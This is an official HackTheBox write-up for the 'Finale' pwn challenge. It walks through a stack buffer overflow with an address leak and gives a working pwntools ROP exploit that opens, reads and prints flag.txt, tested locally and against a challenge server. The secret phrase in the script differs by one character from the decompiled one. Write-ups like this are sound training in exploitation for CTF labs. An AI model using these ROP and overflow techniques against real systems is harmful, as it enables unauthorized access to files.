



HACKTHEBOX



Finale

7th October 2022 / Document No.
D22.102.251

Prepared By: irOnstone

Challenge Author(s): w3th4nds

Difficulty: **Easy**

Classification: Official

Synopsis

Finale is an easy pwn challenge that involves us using ROP to read a file.

Skills Required

- Basic knowledge of the stack
- Knowledge of the memory in Linux

Skills Learned

- Reading a file from the stack

Analysis

Protections

First of all, we start with a `checksec`:



```
Canary      : x
NX          : ✓
PIE         : x
Fortify     : x
RelRO      : Full
```


As we can see:

Protection	Enabled	Usage
Canary	✗	Prevents Buffer Overflows
NX	✓	Disables code execution on stack
PIE	✗	Randomizes the base address of the binary
RelRO	Full	Makes some binary sections read-only

The interface of the program looks like this:



Let's celebrate Spooktober!!!



[Strange man in mask screams some nonsense]:)0%70T00

[Strange man in mask]: In order to proceed, tell us the secret phrase:

We cannot get any clue from the interface, so let's head into the decompiler.

Decompilation

main()

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
    char phrase[16]; // [rsp+0h] [rbp-40h] BYREF
    int v5; // [rsp+10h] [rbp-30h]
    __int64 buf[2]; // [rsp+20h] [rbp-20h] BYREF
    int fd; // [rsp+34h] [rbp-Ch]
    unsigned __int64 i; // [rsp+38h] [rbp-8h]

    banner(argc, argv, envp);
    buf[0] = 0LL;
    buf[1] = 0LL;
    fd = open("/dev/urandom", 0);
    read(fd, buf, 8uLL);
    printf("\n[Strange man in mask screams some nonsense]: %s\n\n", (const char *)buf);
    close(fd);
    memset(phrase, 0, sizeof(phrase));
    v5 = 0;
    printf("[Strange man in mask]: In order to proceed, tell us the secret phrase: ");
    __isoc99_scanf("%16s", phrase);
    for ( i = 0LL; i <= 0xE; ++i )
    {
        if ( phrase[i] == '\n' )
        {
            phrase[i] = 0;
            break;
        }
    }
    if ( !strncmp(phrase, "s34s0nf1n4l3b00", 0xFuLL) )
        finale();
    else
        printf("%s\n[Strange man in mask]: Sorry, you are not allowed to enter here!\n\n", "\x1B[1;31m");
    return 0;
}
```

We can see that if we provide the secret phrase `s34s0nf1n4l3b00`, we go into the `finale` function.

finale()

```
ssize_t finale()
{
    char buf[64]; // [rsp+0h] [rbp-40h] BYREF

    printf("\n[Strange man in mask]: Season finale is here! Take this souvenir
with you for good luck: [%p]", buf);
    printf("\n\n[Strange man in mask]: Now, tell us a wish for next year: ");
    fflush(stdin);
    fflush(_bss_start);
    read(0, buf, 0x1000uLL);
    return write(1, "\n[Strange man in mask]: That's a nice wish! Let the
Spooktober Spirit be with you!\n\n", 0x54uLL);
}
```

It prints out the address of `buf`, then reads `0x1000` bytes into the 64-byte buffer `buf`.

Vulnerabilities

In the `finale()` function, we can see a bug and a leak:

- It leaks the address of `buf`, which is the buffer we write into and it's placed on the stack
- There is an obvious buffer overflow, because `buf` is 64 bytes long and the `read` call reads up to `0x1000` bytes

Our initial thought is to leak a libc address via the ret2plt technique and follow it up with a ret2libc attack. However, we can read the provided `README.txt`:

```
Remote server is using a custom libc, trying to find the right libc is not
intended. We suggest you avoid using techniques based on libc for this
challenge.
```

Apparently, the challenge remotely is linked with a custom libc. This makes a ret2libc approach impossible as we cannot calculate the exact offsets (without leaking the remote libc itself).

Exploitation

As we cannot do a simple ret2plt, we will instead call `open` and `read` to read `flag.txt` and then `puts` to print out the flag!

Parsing the Buffer Leak

We will first do a simple parsing of the buffer leak that is given to us:

```

from pwn import *

elf = context.binary = ELF('./finale', checksec=False)
p = process()

# get buffer leak
p.sendlineafter(b'phrase: ', b's34s0nfln4l3b00')
p.recvuntil(b'luck: [')
buf_leak = int(p.recvuntil(b']', drop=True), 16)
log.success(f'Stack leak @ 0x{buf_leak:x}')

```

We can see it works:

```

$python3 exploit.py
[*] '/home/ir0nstone/Desktop/finale/finale'
  Arch:      amd64-64-little
  RELRO:     Full RELRO
  Stack:     No canary found
  NX:        NX enabled
  PIE:       No PIE (0x400000)
[+] Starting local process './finale': pid 2467
[+] Stack leak @ 0x7ffea21d7800

```

Opening flag.txt

Now we have to ROP to call `open()` on `flag.txt`. Doing this will open another **file descriptor** that we can read from, enabling us to get the flag.

In order to do this, we need a pointer to the string `flag.txt`. This is easy, as we have the leak of the exact start of the buffer, so we just put `flag.txt\0` as the first 9 bytes of the padding and pass `buf_leak` as the parameter as that will point to our inputted `flag.txt`. The second parameter will be `O_RDONLY` to signify that we are only reading, and that has the value `0`. Once we read it, we will loop back to the `finale()` function to give us another buffer overflow for a second ROP.

We can also observe through debugging that there is a padding of `72` bytes until the return pointer. Combining all of this with pwntools' ROP capabilities gives us this:

```

# call open
rop = ROP(elf)

rop.raw(b'flag.txt\0')
rop.raw(b'A' * 63)
rop.open(buf_leak, 0)

p.sendlineafter(b'year: ', rop.chain())

```

Open will *often* give a file descriptor of `3` locally, as `stdin`, `stdout` and `stderr` take values 0-2. Remotely, there may be other file descriptors taken due to forking processes (for example), so we may have to trial and error.

Reading and Outputting `flag.txt`

Now we want to `read()` the contents of `flag.txt` somewhere and use `puts()` to print them out. We could target somewhere far away on the stack like `buf_leak + 0x600`, but I'll instead opt to write to the RW section of the binary, the BSS segment:

```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

    Start           End Perm      Size Offset File
    -----
/home/ir0nstone/Desktop/finale/finale
0x400000          0x401000 r--p      1000     0
/home/ir0nstone/Desktop/finale/finale
0x401000          0x402000 r-xp      1000   1000
/home/ir0nstone/Desktop/finale/finale
0x402000          0x403000 r--p      1000   2000
/home/ir0nstone/Desktop/finale/finale
0x403000          0x404000 r--p      1000   3000
/home/ir0nstone/Desktop/finale/finale
0x404000          0x405000 rw-p      1000   4000
/home/ir0nstone/Desktop/finale/finale
```

Located at `0x404000`. Writing directly to it causes a `SIGBUS` error (likely because there is something useful there!) but writing to `0x404020` works. Now you may be tempted to throw the `read` and `puts` directly after the first ropchain like so:

```
rop.raw(b'flag.txt\0')
rop.raw(b'A' * 63)
rop.open(buf_leak, 0)
rop.read(3, 0x404020, 0x20)      # fd will be 3
rop.puts(0x404020)
```

However, pwntools fails to satisfy the constraints of the third parameter to `read` of `0x20`, which is in RDX. If we don't set RDX as follows:

```
rop.read(3, 0x404020)
```

Then nothing gets read, because RDX is `0` at that point:

```
pwndbg> b *read
Breakpoint 1 at 0x7f6d007ac3c0
pwndbg> c
Continuing.

Breakpoint 1, 0x00007f6d007ac3c0 in read () from /lib/x86_64-linux-gnu/libc.so.6
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
-----[ REGISTERS
/ show-flags off / show-compact-regs off
]-----
*RAX  0x3
RBX   0x0
*RCX  0x0
*RDX  0x0          <--- RDX is NULL
```

```
*RDI 0x3
[...]
```

So nothing gets read. Instead, after the `open()` ropchain we will call `finale()` again and run the `read()` and `puts()`. Without the call to `open()`, RDX is actually set to a large enough number:

```
rop.open(buf_leak, 0)
rop.finale()

pause()

p.sendlineafter(b'year: ', rop.chain())

# another rop to read and print
rop = ROP(elf)


rop.raw(b'A' * 72)
rop.read(3, 0x404020)      # Read file and print its content to stdout, fd will
                           # always be 3; RDX is already set
rop.puts(0x404020)

p.sendlineafter(b'year: ', rop.chain())
```

We can then parse the flag and print it out!

```
p.recvuntil(b'you!\n\n')
log.success(p.recvuntil(b'}').decode())
```

It works locally:

A terminal window with a dark background and three colored window control buttons (red, yellow, green) in the top left corner. The terminal shows the execution of a Python script named 'exploit.py'. The output includes: starting a local process './finale' with pid 2674, a stack leak at address 0x7ffd1ca12bf0, loading 15 cached gadgets for './finale', the process stopping with exit code -11 (SIGSEGV), and a final HTB flag: HTB{f4k3_fL4g_f0R_t3st1ng}.

```
$ python3 exploit.py
[+] Starting local process './finale': pid 2674
[+] Stack leak @ 0x7ffd1ca12bf0
[*] Loaded 15 cached gadgets for './finale'
[*] Process './finale' stopped with exit code -11 (SIGSEGV) (pid 2674)
[+] HTB{f4k3_fL4g_f0R_t3st1ng}
```

Remote

Now we can just transfer it to remote and get the remote flag!

It initially doesn't work, but that's because we have to change the `fd` of `read()` to `5`!



```
$ python3 exploit.py  
[+] Opening connection to 94.237.56.188 on port 56910: Done  
[+] Stack leak @ 0x7ffebd9b0b30  
[*] Loaded 15 cached gadgets for './finale'  
[+] HTB{FLAG}  
[*] Closed connection to 94.237.56.188 port 56910
```